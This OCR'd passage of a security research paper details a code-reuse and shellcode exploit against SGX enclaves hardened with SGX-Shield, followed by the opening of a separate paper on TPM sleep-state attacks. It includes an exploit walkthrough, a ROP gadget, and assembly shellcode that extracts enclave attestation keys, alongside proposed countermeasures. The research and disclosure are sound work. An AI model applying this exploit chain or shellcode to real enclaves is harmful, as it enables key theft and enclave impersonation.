**Fake stack.** The fake stack is used to chain CONT to ORET. It is composed of a sequence of frames. Each frame consists of the address of asm_oret (properly adjusted) followed by an ocall_context_t structure. The CONT in the loop invokes a gadget with the stack pointer set to the top of a frame in the fake stack. Just before the gadget returns, the address of asm_oret will be at the top of the stack and will be used as the return address. The gadget will return to asm_oret, launching an ORET primitive that will restore the context from the frame, which is at the top of the stack after returning. The situation is very similar to the stack layout in Figure 5, except that stack control is achieved with pivoting instead of a stack overflow. The context is set up so that rdi points to the exception information structure for the next gadget's CONT, and the instruction pointer is set to continue_execution. This will result in a call to continue_execution which will execute the next gadget. Note that from SDK version 2.0, the ORET context has to set rbp properly as detailed in Section 6.2.1 to control the instruction pointer.

**Fake exception information.** For each gadget, the attacker sets up a fake sgx_exception_info_t structure with the desired register values and the instruction pointer set to the gadget's address. The stack pointer is set to the top of the next frame in the fake stack. After continue_execution is called, the gadget will be executed with the desired register context. The return instruction at the end of the gadget will transfer control through the fake stack back to an ORET primitive, which will in turn execute the next gadget's CONT.

#### 6.2.4 Optimizations

Gadget execution is handled by the CONT primitive, while ORET just acts as glue to chain multiple CONTs. However, it is possible to chain CONT to CONT directly, without ORET, and obtain the same effect. To do this, the attacker points rdi in the first CONT to the fake exception information for the second CONT, and returns to continue_execution from the gadget via the fake stack, as shown in Figure 7. The benefit is that ORETs are no longer needed. The fake stack only contain copies of the address of continue_execution to use them as return addresses for the gadgets. However, this optimization ties up the rdi register: the gadget must not use or corrupt it. Whether this optimization is applicable depends on the gadgets that are used. For example, it applies to the SGX-Shield exploit in Section 7.

On the other hand, if all registers needed by the gadgets can be set via the ORET primitive, it is possible to chain exclusively ORET primitives. In this case, the attacker just sets up a fake stack which runs each gadget from an ORET and makes each gadget return to asm_oret. Note that, as explained in Section 6.2.1, ORET might or might not be able to pivot the stack depending on the SDK version. In SDKs from 2.0 onwards, it is possible to manipulate rsp through rbp. On earlier versions, the stack pointer cannot be manipulated in a single call. This is problematic when exploiting a buffer overflow: if the stack cannot be pivoted, the whole fake stack has to be





Figure 6: Workflow of the ORET+CONT loop.





Figure 7: Simplified attack using only CONT primitives.

written to the real stack through a very large overflow. It is still possible to pivot the stack with some additional effort. For example, an attacker could use a single CONT just to set `rsp`, and then proceed with chained ORETs. Another strategy could be using the adjusted `asm_oret` to make a proper function call to the actual `asm_oret` entry point, which will restore the stack pointer from its first argument.

# 7 Case Study: Attacking SGX-Shield

In this section, we present an attack against an enclave hardened with SGX-Shield [26].

## 7.1 Overview on SGX-Shield

SGX-Shield is a hardening solution for SGX enclaves, which integrates multiple mitigation technologies:

- **Fine-grained randomization.** The enclave code is split up in 32- or 64-byte chunks, called *randomization units*, and each randomization unit is placed at an independent, randomized memory position aligned to its size. Randomization units are chained by tail jumps, since they are no longer spatially contiguous after randomization. Data objects, the heap, and the stack are also finely randomized.
- **Software DEP.** Control transfers are instrumented to enforce a W⊕X policy, i.e., writable memory areas are not executable.
- **Software Fault Isolation.** Memory accesses are instrumented to enforce an execute-only policy on code, i.e., code cannot be read or written, but only executed.
- **Coarse-grained Control Flow Integrity.** Control transfers are instrumented to force them to target the beginning of a randomization unit, so that checks cannot be circumvented by jumping in the middle of a randomization unit.

SGX does not support changing memory permissions for memory mappings after enclave initialization. This limitation will be lifted in SGX2 [22]. Because SGX-Shield needs writable code pages during loading, the enclave code will stay writable for the whole enclave's lifecycle. To protect against code injection, a software DEP policy is implemented by sandboxing data accesses inside a fixed boundary called *NRW boundary*.

## 7.2 Problems

Unfortunately, we identified significant differences between the SGX-Shield paper [26] and the open source implementation [25] (commit `04b09dd`, 2017-09-27). Further, there are several subtle implementation issues that we discuss below.

According to the paper's description, SGX-Shield removes the loader code from memory after loading the

guest enclave. However, this is not done in the implementation. At first sight, this problem could be dismissed as trivial to solve. In fact, removing the code of the loader itself is not an issue, and we pretended the loader was erased while designing our attack. However, in the current design, the loader supplies the tRTS for the guest enclave. Specifically, OCALLs from the guest enclave are supported by routing them through the loader's tRTS. As such, one cannot simply eliminate the loader's tRTS. Moreover, since the tRTS code is part of the loader and not of the enclave, it is not randomized. Randomizing the tRTS would require significant additional work (cf. Section 8).

We also observed that the open source implementation does not enforce backwards-edge CFI, i.e., the protection of return instructions. The SGX-Shield paper describes that backwards-edge CFI can be obtained by instrumenting return instructions and forcing the return address to point to the beginning of a randomization unit. However, without extra instrumentation, a call's return address will hardly be at a randomization unit boundary. If a call is not the last instruction of a randomization unit, then the return address will point to the middle of the unit. On the other hand, if a call is the last instruction in a randomization unit, then the return address will point to the instruction immediately after the call: there is no guarantee that such an address marks the beginning of a unit. To achieve correctness, SGX-Shield would have to terminate randomization units after calls, and replace the call with a push of the address of the next randomization unit and a jump to the call target. However, the paper does not describe such an instrumentation for calls. As such, we assume that backwards-edge CFI is not present.

Hence, for our exploits explained in the remainder of this section, we do not consider backward-edge CFI protection or the absence of the tRTS.

## 7.3 Exploit

We now detail the steps of our attack following the workflow presented in Section 6.1.2. We assume that the attacker has discovered a stack overflow vulnerability in the hardened enclave. Moreover, we assume the SDK version is 1.6, as this is the version targeted by the public implementation of SGX-Shield that we consider. Note that our attack also applies to newer SDKs as explained in Section 6.2.1. The general idea is to use a multi-stage exploit, i.e., utilize our new code-reuse techniques to initiate a code-injection attack. This is possible since SGX-Shield enclaves feature writable code pages. As such, the exploit will be divided in two stages: the first stage, based on code reuse, injects the second-stage code, also known as *shellcode*. Once arbitrary code is injected and executed, the attacker has full control over the enclave. To demonstrate a proof-of-concept attack, our shellcode extracts secret cryptographic keys from the enclave which are used for the remote attestation process.

## 7.4 First Stage

**Step 1: Payload preparation.** The attacker starts by determining the offsets of `asm_oret` and `continue_execution`. Since they are part of the loader, which is not randomized (see Section 7.2), those offsets will not change at runtime. Next, for the code-injection attack, the attacker needs a gadget to write to memory. In general, enclaves feature a function to copy memory (e.g., `memcpy`). This can be abused to overwrite enclave code with shellcode from untrusted memory. In the case of SGX-Shield, such a function might be randomized, or placed in SDK libraries that are not essential for the guest enclave and could be erased. For this reason, we decided to use a less convenient ROP gadget from tRTS, shown in Listing 4, located in the `do_rdrand` function. This gadget writes the value in `eax` (32 lower bits of `rax`) to the address in `rcx`, sets `eax` to 1, and returns. Our chain repeatedly invokes this gadget to write the shellcode 4 bytes at a time, followed by invocation of the shellcode. Since the only gadget we use preserves `rdi`, we can use the simplification described in Section 6.2.4 to only chain CONTs. This is done only for simplicity: we have tested the exploit with the full ORET+CONT loop and confirmed it works. The address to place the shellcode at is taken from the writable SGX-Shield code pages. Since the shellcode will be run from a CONT primitive, the initial register values are controlled. Hence, the shellcode can be simplified by omitting register initialization.

**Step 2: Fake structures preparation.** Before exploiting the stack overflow, the attacker needs to set up the fake data structures that will be used in the exploit. Since this exploit uses an optimized chain with only CONTs, its data structure layout follows Figure 7. Those structures can be within the enclave or in the untrusted application, depending on what the attacker has control over. The only requirement is that these addresses are known. The attacker starts by creating a fake stack that contains the address of `continue_execution` repeated $n-1$ times, where $n$ is the number of gadgets in the chain. A `sgx_exception_info_t` structure is set up for the shellcode, with `rip` set to the shellcode's

```
1 mov dword ptr [rcx], eax
2 mov eax, 1
3 ret
```

Listing 4: Memory write ROP gadget from `do_rdrand` in tRTS.

address and the other registers at the attacker's discretion. For each 4-byte shellcode write, the attacker sets up a `sgx_exception_info_t` structure such that:

- `rax` is set to the 4 code bytes that will be written.
- `rcx` points to the destination address for the current 4-byte code write.
- `rdi` points to the next `sgx_exception_info_t` structure in the write sequence; if this is the last one, `rdi` points to the fake exception information for the shellcode.
- `rsp` for the *i*-th structure points to the *i*-th address in the fake stack.
- `rip` points to the write gadget.

**Step 3: Attack execution.** The attacker now triggers the stack overflow vulnerability in the enclave. She overwrites a return address with the address of `asm_oret`, and places a fake `ocall_context_t` structure immediately after it. This structure has `rdi` set to the address of the fake `sgx_exception_info_t` structure for the first write gadget, and `ocall_ret` set to the address of `continue_execution`. This will result in `continue_execution` being called on that first exception information structure, which starts the chain. When `continue_execution` is called, it will restore the registers from the attacker's fake exception information and then transfer control to the address specified in the `rip` field. In this case, the write gadget will be executed with the proper `rax` and `rcx` to place 4 bytes of the attacker's code at the proper location. The stack pointer in the exception information was pointed to one of the addresses in the fake stack, which are all `continue_execution`. Therefore, when the write gadget returns, it will transfer control back to `continue_execution`. Since `rdi` was previously pointed to the next exception information structure, the cycle will repeat and write the next 4 bytes of code. Once all the writes are done, `continue_execution` will be called to execute the shellcode.

## 7.5 Second Stage

The shellcode has full control over the enclave. In our case, we extract the cryptographic keys used during the remote attestation process through the shellcode in Listing 5 in Appendix A. Once an attacker is in possession of those keys, she can impersonate the enclave when communicating with the remote server.

The keys are obtained with the `EGETKEY` leaf function. This instruction takes a `KEYREQUEST` structure as input, which specifies which key has to be generated. While most of the `KEYREQUEST` structure can be filled out by the attacker, some fields are not known outside the enclave. Therefore, the shellcode has to retrieve those values and complete the `KEYREQUEST` structure. This is done by generating an *enclave report* via the `EREPORT` leaf. This leaf requires two structures, which can be filled by the attacker: `TARGETINFO` and `REPORTDATA`. Both the `EREPORT` and the `EGETKEY` leafs only operate on enclave memory, so the shellcode has to take care of copying data in and out of the enclave. To simplify the shellcode, we use the final CONT to initialize various registers. The shellcode workflow is as follows:

1. The filled `TARGETINFO` and `REPORTDATA` structures are copied from attacker-controlled memory into enclave memory, along with a partially filled `KEYREQUEST`.
2. A report is generated via the `EREPORT` leaf.
3. The `KEYREQUEST` structure is completed with the information from the report.
4. The cryptographic key is generated with the `EGETKEY` leaf.
5. The key is copied from enclave memory into attacker-controlled memory for the attacker's consumption.
6. The enclave exits back to the attacker's code.

# 8 Discussion

We have shown that our attack based on the ORET and CONT primitives is highly practical and poses a severe threat to SGX enclave code. Further, our attack is even able to undermine SGX-Shield, a strong hardening scheme for SGX enclaves. Our exploitation technique can be applied to a wide range of memory corruption vulnerabilities and significantly eases SGX exploits development. In addition, our attack is highly portable. Due to the combination of the two exploitation primitives, our attack is very modular and lends itself to various simplifications and optimizations to better fit into the concrete attack situation. Consequently, we believe future mitigation schemes must take into serious consideration the implications of leaving SDK code easily accessible to attackers.

Our attack also draws a parallel to Sigreturn Oriented Programming (SROP) [4] in the SGX world. SROP abuses the UNIX signal mechanism through the `sigreturn` function, which restores the CPU context after an exception. The attacker can control the CPU context and chain together multiple `sigreturn` calls to build more complex payloads. In a similar vein, our attack abuses context-restoring mechanisms, but in the context of SGX enclaves.

## 8.1 SDK Versions and Platforms

Throughout this paper we focused on the Linux SDK since the SDK is open source. However, we also analyzed the Windows SDK and recognized that its low-level details are very similar to the Linux SDK. Our experiments show that only a very small adjustment is required on Windows: when chaining CONT to ORET, we require a jump to the `continue_execution` callsite rather than the function itself. This is because the exception context is passed in `rcx` on Windows - a register which is not directly controllable through ORET. However, at the callsite, `rcx` is set based on values that can be controlled via ORET.

While analyzing the low-level internals of our primitives in the Linux SDK, we also noticed several differences between SDK versions that influence our exploits:

- Setting the instruction pointer in `asm_oret` differs before and after version 2.0. However, the ORET primitive is still usable in both cases.
- In SDK version from 2.0 onwards, `asm_oret` performs some additional operations before restoring the registers. Thus, the instructions that have to be skipped differ.
- In SDKs prior to 1.6, `continue_execution` suffers from a bug that results in registers `r8` to `r15` not being set properly. Those registers are not highly relevant for executing our attack. Further, 1.6 (released in 2016) has been superseded by newer SDK versions.

## 8.2 SGX-Shield

Our attack against SGX-Shield exploits the lack of randomization of the tRTS. We argue that simply randomizing the SDK is not a trivial task for several reasons: first, fine-grained randomization of the tRTS likely requires manual intervention. Parts of the tRTS code are hand-written assembly, which likely requires manual splitting of the randomization units. The SDK should be made part of the guest enclave, and randomized together with the other guest's code. The loader would have its own copy of the SDK, as it is still a proper SGX enclave. The tRTS in the SDK provides the entry point code, from which the enclave starts executing when entered through `EENTER`. Initially, the entry point would be from the loader's tRTS. After the guest is loaded, the entry point has to be switched over to the guest's tRTS. The entry point address is specified in the TCS, which cannot be modified after the enclave has been initialized. Thus, SGX-Shield would have to patch its own entry point to act as a passthrough for the guest's entry point before wiping out the loader. The guest's SDK state would also need to be properly initialized. The cost of those extensions would be a slightly longer startup time, as they are just additions to the loading phase. We expect the runtime overhead of the extra entry point indirection to be completely negligible.

Our attack also exploits the backwards-edge CFI issues in SGX-Shield to hijack the control flow. The arms race between CFI defenses and attacks is still ongoing [9, 10, 11]. Hence, we believe that even in the presence of backward-edge CFI, a skilled attacker could still be able to launch our exploit, although the reusable code base has been reduced.

On another note, we argue that the current Software Fault Isolation scheme deployed in SGX-Shield can be undermined by our attack. SGX-Shield enforces an execute-only policy on code by instrumenting memory accesses. To do so, it keeps the so-called *NRW boundary* between execute-only code and read-write data. Every memory access is instrumented, so that code, which is above the NRW boundary, cannot be accessed. The boundary is kept in a fixed register (`r15`), initialized before launching the guest enclave. Since our attack can control this register, the NRW boundary can be shifted, thus disabling SFI.

## 8.3 Countermeasures

We now propose two complimentary mitigations to stop our attack. On the one hand, we suggest hardening measures for the SDK. On the other hand, we discuss considerations for designing hardening schemes.

The first avenue to mitigate our attack is hardening the SDK. A common strategy to make crafting fake structures harder is to integrate a secret value into the structures. The secret is then checked at runtime before performing any operation on the structure. Since the attacker does not know the secret, she cannot craft valid structures. This approach, however, can be defeated if the attacker exploits an information leakage vulnerability to read the secret from a valid structure. Moreover, in our attack scenario, the developer has to be careful that the check cannot be skipped by jumping over it. This method is therefore weak and error-prone.

A better method is *mangling* the data within the structure. The contents are stored combined with the secret in a reversible way, e.g., via XOR. The attacker would have to know the secret to craft data that, when the mangling is reversed, produces a valid structure. Leaking is also more difficult. For example, when using XOR, the attacker not only has to leak the mangled data, but also know the unmangled data to recover the secret. This method is much stronger than just embedding a secret, and its overhead would be negligible in our case, as the structures we target are not accessed very often.

The second mitigation avenue is taking the SDK code base into serious consideration when designing hardening schemes. Specifically, we focus on the problems

we raised with SGX-Shield. The first step would be providing fine-grained randomization for the SDK and solving the backwards-edge CFI issue (cf. Section 7.2). Moreover, the NRW boundary has to be stored at a less accessible location. We propose the thread-local storage. This memory area is accessed via a segment selector, which cannot be altered with our attack. However, the performance implications of this choice have to be evaluated, as it would cause an extra memory access for each instrumented access.

## 9 Conclusion and Summary

Intel Software Guard Extensions (SGX) is a promising processor technology providing hardware-based support to strongly isolate security-critical code inside a trusted execution environment called enclave. Previous research has investigated side-channel attacks against SGX or proposed sophisticated SGX-enabled security services. However, to our surprise, memory corruption attacks such as return-oriented programming (ROP) are not yet well understood in the SGX threat model. In fact, recently presented ROP attacks against SGX rely on a strong adversarial setting: possessing kernel privileges, frequently crashing enclaves, and assuming a constant memory layout. In this paper, we systematically explore the SGX attack surface for memory corruption attacks. In particular, we present the first user-space memory corruption attack against SGX. Our attack undermines existing randomization schemes such as SGX-Shield without requiring any enclave crashes. To do so, we propose two new exploitation primitives that exploit subtle intrinsics of SGX exception handling and the interaction of enclave code to its untrusted host application. Furthermore, given a memory corruption vulnerability, our attacks apply to any enclave developed with the Linux or Windows Intel SDK for SGX. As we argue, building randomization-based defenses for SGX enclaves is challenging as it requires careful support of SDK library code and additional protection of SGX context data.

## References


[1] BAUMANN, A., PEINADO, M., AND HUNT, G. Shielding applications from an untrusted cloud with haven. In *Proceedings of the 11th USENIX conference on Operating Systems Design and Implementation* (2014), USENIX Association, pp. 267–283.

[2] BAUMANN, A., PEINADO, M., AND HUNT, G. Shielding applications from an untrusted cloud with haven. *ACM Transactions on Computer Systems (TOCS) 33*, 3 (2015), 8.

[3] BITTAU, A., BELAY, A., MASHTIZADEH, A., MAZIÈRES, D., AND BONEH, D. Hacking blind. In *Proceedings of the 35th IEEE Symposium on Security and Privacy* (2014), SP'14.

[4] BOSMAN, E., AND BOS, H. Framing signals - A return to portable shellcode. In *Security and Privacy (SP), 2014 IEEE Symposium on* (2014), IEEE, pp. 243–258.

[5] BRASSER, F., CAPKUN, S., DMITRIENKO, A., FRASSETTO, T., KOSTIAINEN, K., MÜLLER, U., AND SADEGHI, A. DR.SGX: hardening SGX enclaves against cache attacks with data location randomization. *CoRR abs/1709.09917* (2017).

[6] BRASSER, F., MÜLLER, U., DMITRIENKO, A., KOSTIAINEN, K., CAPKUN, S., AND SADEGHI, A.-R. Software grand exposure: SGX cache attacks are practical. In *USENIX Workshop on Offensive Technologies* (2017).

[7] CHEN, S., ZHANG, X., REITER, M. K., AND ZHANG, Y. Detecting privileged side-channel attacks in shielded execution with Déjá Vu. In *Proceedings of the 2017 ACM on Asia Conference on Computer and Communications Security* (2017), ACM, pp. 7–18.

[8] COSTAN, V., AND DEVADAS, S. Intel SGX explained. *IACR Cryptology ePrint Archive 2016* (2016), 86.

[9] DAVI, L., LEHMANN, D., SADEGHI, A.-R., AND MONROSE, F. Stitching the gadgets: On the ineffectiveness of coarse-grained control-flow integrity protection. In *Proceedings of the 23rd USENIX Security Symposium* (2014).

[10] EVANS, I., LONG, F., OTGONBAATAR, U., SHROBE, H., RINARD, M., OKHRAVI, H., AND SIDIROGLOU-DOUSKOS, S. Control jujutsu: On the weaknesses of fine-grained control flow integrity. In *ACM CCS* (2015).

[11] GÖKTAS, E., ATHANASOPOULOS, E., BOS, H., AND PORTOKALIDIS, G. Out of control: Overcoming control-flow integrity. In *Proceedings of the 35th IEEE Symposium on Security and Privacy* (2014), SP'14.

[12] GRUSS, D., LETTNER, J., SCHUSTER, F., OHRIMENKO, O., HALLER, I., AND COSTA, M. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. In *26th USENIX Security Symposium* (2017).

[13] GRUSS, D., MAURICE, C., WAGNER, K., AND MANGARD, S. Flush+Flush: a fast and stealthy cache attack. In *International Conference on Detection of Intrusions and Malware, and Vulnerability Assessment* (2016), Springer, pp. 279–299.

[14] INTEL. Intel® Software Guard Extensions SDK. `https://software.intel.com/en-us/sgx-sdk`.

[15] INTEL. Intel® Software Guard Extensions SDK for Linux*. `https://01.org/intel-software-guard-extensions`.

[16] INTEL. *Intel® 64 and IA-32 Architectures Software Developer's Manual, Volume 3D: System Programming Guide, Part 4*, December 2017. Order Number 332831-065US.

[17] IRAZOQUI, G., EISENBARTH, T., AND SUNAR, B. S$A: A shared cache attack that works across cores and defies vm sandboxing–and its application to aes. In *Security and Privacy (SP), 2015 IEEE Symposium on* (2015), IEEE, pp. 591–604.

[18] KUVAISKII, D., OLEKSENKO, O., ARNAUTOV, S., TRACH, B., BHATOTIA, P., FELBER, P., AND FETZER, C. SGXBOUNDS: Memory safety for shielded execution. In *Proceedings of the Twelfth European Conference on Computer Systems* (2017), ACM, pp. 205–221.

[19] LEE, J., JANG, J., JANG, Y., KWAK, N., CHOI, Y., CHOI, C., KIM, T., PEINADO, M., AND KANG, B. B. Hacking in darkness: Return-oriented programming against secure enclaves. In *USENIX Security* (2017), pp. 523–539.

[20] LEE, S., SHIH, M.-W., GERA, P., KIM, T., KIM, H., AND PEINADO, M. Inferring fine-grained control flow inside SGX enclaves with branch shadowing. In *26th USENIX Security Symposium, USENIX Security* (2017), pp. 16–18.

[21] LIU, F., YAROM, Y., GE, Q., HEISER, G., AND LEE, R. B. Last-level cache side-channel attacks are practical. In *Security and Privacy (SP), 2015 IEEE Symposium on* (2015), IEEE, pp. 605–622.

[22] McKeen, F., Alexandrovich, I., Anati, I., Caspi, D., Johnson, S., Leslie-Hurd, R., and Rozas, C. Intel® Software Guard Extensions (Intel® SGX) support for dynamic memory management inside an enclave. In *Proceedings of the Hardware and Architectural Support for Security and Privacy 2016* (New York, NY, USA, 2016), HASP 2016, ACM, pp. 10:1–10:9.

[23] Moghimi, A., Irazoqui, G., and Eisenbarth, T. CacheZoom: How SGX amplifies the power of cache attacks. In *International Conference on Cryptographic Hardware and Embedded Systems* (2017), Springer, pp. 69–90.

[24] Schuster, F., Costa, M., Fournet, C., Gkantsidis, C., Peinado, M., Mainar-Ruiz, G., and Russinovich, M. VC3: Trustworthy data analytics in the cloud using SGX. In *Security and Privacy (SP), 2015 IEEE Symposium on* (2015), IEEE, pp. 38–54.

[25] Seo, J. SGX-Shield open source repository. `https://github.com/jaebaek/SGX-Shield`. Commit `04b09dd`, 2017-09-27.

[26] Seo, J., Lee, B., Kim, S., Shih, M.-W., Shin, I., Han, D., and Kim, T. SGX-Shield: Enabling address space layout randomization for SGX programs. In *Proceedings of the 2017 Annual Network and Distributed System Security Symposium (NDSS), San Diego, CA* (2017).

[27] Shacham, H. The geometry of innocent flesh on the bone: Return-into-libc without function calls (on the x86). In *Proceedings of the 14th ACM conference on Computer and communications security* (2007), ACM, pp. 552–561.

[28] Shih, M.-W., Lee, S., Kim, T., and Peinado, M. T-SGX: Eradicating controlled-channel attacks against enclave programs. In *Network and Distributed System Security Symposium* (2017).

[29] Van Bulck, J., Weichbrodt, N., Kapitza, R., Piessens, F., and Strackx, R. Telling Your Secrets without Page Faults: Stealthy Page Table-Based Attacks on Enclaved Execution. In *26th USENIX Security Symposium (USENIX Security)* (2017).

[30] Weichbrodt, N., Kurmus, A., Pietzuch, P., and Kapitza, R. AsyncShock: Exploiting synchronisation bugs in Intel SGX enclaves. In *European Symposium on Research in Computer Security* (2016), Springer, pp. 440–457.

[31] Xu, Y., Cui, W., and Peinado, M. Controlled-channel attacks: Deterministic side channels for untrusted operating systems. In *IEEE Symposium on Security and Privacy* (2015).

[32] Yarom, Y., and Falkner, K. FLUSH+RELOAD: A high resolution, low noise, L3 cache side-channel attack. In *USENIX Security Symposium* (2014), pp. 719–732.

## Appendix A: Shellcode

```
1  ; Initial register state:
2  ; rax = 0 (EREPORT leaf)
3  ; rbx = EEXIT return address
4  ; rcx = 512+512+64
5  ;       (total size of structures)
6  ; rdx = writable 512-byte aligned enclave
7  ;       area for temporary data
8  ; rdi = writable 512-byte aligned enclave
9  ;       area to copy structures into
10 ; rsi = address of attacker's KEYREQUEST +
11 ;       TARGETINFO + REPORTDATA
12 ; rbp = address of attacker's key buffer
13 ; rsp = writable area for shellcode stack
14 push rbx
15 push rdi
16 ; Copy KEYREQUEST, TARGETINFO,
17 ; REPORTDATA to enclave memory
18 rep movsb
19 ; EREPORT
20 lea rcx, [rdi-64]
21 lea rbx, [rcx-512]
22 enclu
23 ; Copy report's ISVSVN to KEYREQUEST
24 pop rbx
25 mov ax, [rdx+258]
26 mov [rbx+4], ax
27 ; Copy report's CPUSVN to KEYREQUEST
28 vmovdqa xmm0, [rdx]
29 vmovdqu [rbx+8], xmm0
30 ; Copy report's KEYID to KEYREQUEST
31 vmovdqa ymm0, [rdx+384]
32 vmovdqu [rbx+40], ymm0
33 ; EGETKEY
34 push rdx
35 pop rcx
36 mov al, 1
37 enclu
38 ; Copy key to attacker's memory
39 movdqa xmm0, [rdx]
40 movdqu [rbp], xmm0
41 ; EEXIT to attacker's code
42 pop rbx
43 mov al, 4
44 enclu
```

Listing 5: Shellcode for cryptographic key extraction (74 bytes).

# A Bad Dream: Subverting Trusted Platform Module While You Are Sleeping

Seunghun Han Wook Shin Jun-Hyeok Park HyoungChun Kim
*National Security Research Institute*
{*hanseunghun, wshin, parkparkqw, khche*}*@nsr.re.kr*

## Abstract

This paper reports two sorts of Trusted Platform Module (TPM) attacks regarding power management. The attacks allow an adversary to reset and forge platform configuration registers which are designed to securely hold measurements of software that are used for bootstrapping a computer. One attack is exploiting a design flaw in the TPM 2.0 specification for the static root of trust for measurement (SRTM). The other attack is exploiting an implementation flaw in tboot, the most popular measured launched environment used with Intel's Trusted Execution Technology. Considering TPM-based platform integrity protection is widely used, the attacks may affect a large number of devices. We demonstrate the attacks with commodity hardware. The SRTM attack is significant because its countermeasure requires hardware-specific firmware patches that could take a long time to be applied.

## 1 Introduction

The Trusted Platform Module (TPM) was designed to provide hardware-based security functions. A TPM chip is a tamper-resistant device equipped with a random number generator, non-volatile storage, encryption functions, and status registers, which can be utilized for applications such as ensuring platform integrity and securely storing keys. The Trusted Computing Group (TCG) is an industry consortium whose goal is to specify and standardize the TPM technology, which includes security-related functions, APIs, and protocols. The initial version of the TPM main specification (TPM 1.2) [31] was published in 2003. The revised version, the TPM library specification 2.0 (TPM 2.0) [37] was initially published in 2013.

The TPM technology provides a trustworthy foundation for security-relevant applications and services. TPM is a major component of the integrity measurement chain that is a collection of system components such as the bootloader, kernel, and other components. The chain can either start statically from Basic Input and Output System (BIOS)/Unified Extensible Firmware Interface (UEFI) code modules when the system is booted or dynamically from a specialized instruction set during runtime.

Regardless of how the chain starts, the measurements are "extended" to platform configuration registers (PCRs) inside the TPM. When a value is extended to a PCR, the value is hashed together with the previously stored value in the PCR and then the PCR is updated with the hashed result. A small bit change to a PCR value will affect all the following extended values. The extended values in PCRs can be compared to expected values locally or submitted to a remote attestor. Namely, the integrity measurement chain must be started from a trustworthy entity, also known as the root of trust for measurement (RTM).

The TPM has been widely deployed in commodity devices to provide a strong foundation for building trusted platforms, especially in devices used in enterprise and government systems. The US Department of Defense also considers the TPM to be a key element for dealing with security challenges in device identification and authentication, encryption, and similar tasks.

The TPM chip is designed to cooperate with other parts of the system, e.g., the firmware and the operating system. Mechanisms for cooperation are often complicated and fail to be clearly specified. This may result in critical security vulnerability.

Power management is one of the features which increases complexity of the cooperation. The goal of power management is to save power by putting the system into a low-power state or even cutting off the power when the system is idle. How the power management works is quite complicated because each peripheral device can have its own power state independently from the system-wide power state.

A recent Linux kernel supports the Advanced Config-

uration and Power Interface (ACPI), which is an open industry specification that enables operating system-centric intelligent and dynamic management coordination with power management-aware devices such as CPUs, networks, storage, and graphics processing units.

TPM is a peripheral that supports ACPI. The information stored in the TPM chip such as keys and state values are very important for maintaining the security of the whole system, TPM has to actively and safely save and restore the state as the power state changes.

Unfortunately, the TPM does not safely maintain the state when the power state changes. We found vulnerabilities in both types of RTM that allow an adversary to reset and forge PCRs when the system wakes up. Therefore, the system may look normal even after it has been modified. Considering that TPM has been widely deployed, the impact of our finding is critical, especially when it comes to static measurement. The vulnerability of a static RTM (SRTM) is due to a flawed specification, which means that many products that implement the specification can be affected and patches would not be applicable to all of the products immediately. The vulnerability of the dynamic RTM (DRTM) is due to a bug in the open source project, tboot, which is the most popular measured launch environment (MLE) for Intel's Trusted eXecution Technology (TXT). Patching the bug is relatively simple, and our patch[1] can be found on the tboot project [9]. We also have obtained Common Vulnerabilities and Exposures (CVE) identifiers: CVE-2018-6622 for the SRTM and CVE-2017-16837 for the DRTM attack, respectively.

This paper makes the following contributions:

- We present vulnerabilities that allow an adversary to reset the PCRs of a TPM. The PCRs are resettable whether the RTM processes start statically or dynamically.
- We craft attacks exploiting these vulnerabilities. The attacks extract normal measurements from the event logs recorded during the boot process, and then they use the measurements to perform a replay attack.
- We also address countermeasures for these vulnerabilities. To remedy the SRTM vulnerability that we found, hardware vendors must patch their BIOS/UEFI firmware. We have contacted them and are waiting for releases of the patches. We also produced a patch by ourselves for the DRTM vulnerability that we found. We have obtained the CVE IDs of both vulnerabilities.

In the following sections, we review TPM and ACPI technologies. Then, we introduce their vulnerabilities and exploits against them. The exploits are demonstrated in a variety of commercial off-the-shelf devices. The results of the attacks are presented in this paper. We also suggest different ways of mitigating the vulnerabilities that we found.

[1]The commit hash is 521c58e51eb5be105a29983742850e72c44ed80e





Figure 1: Examples of static and dynamic RTM (SRTM and DRTM, respectively) processes

## 2 Background

### 2.1 TPM Technology

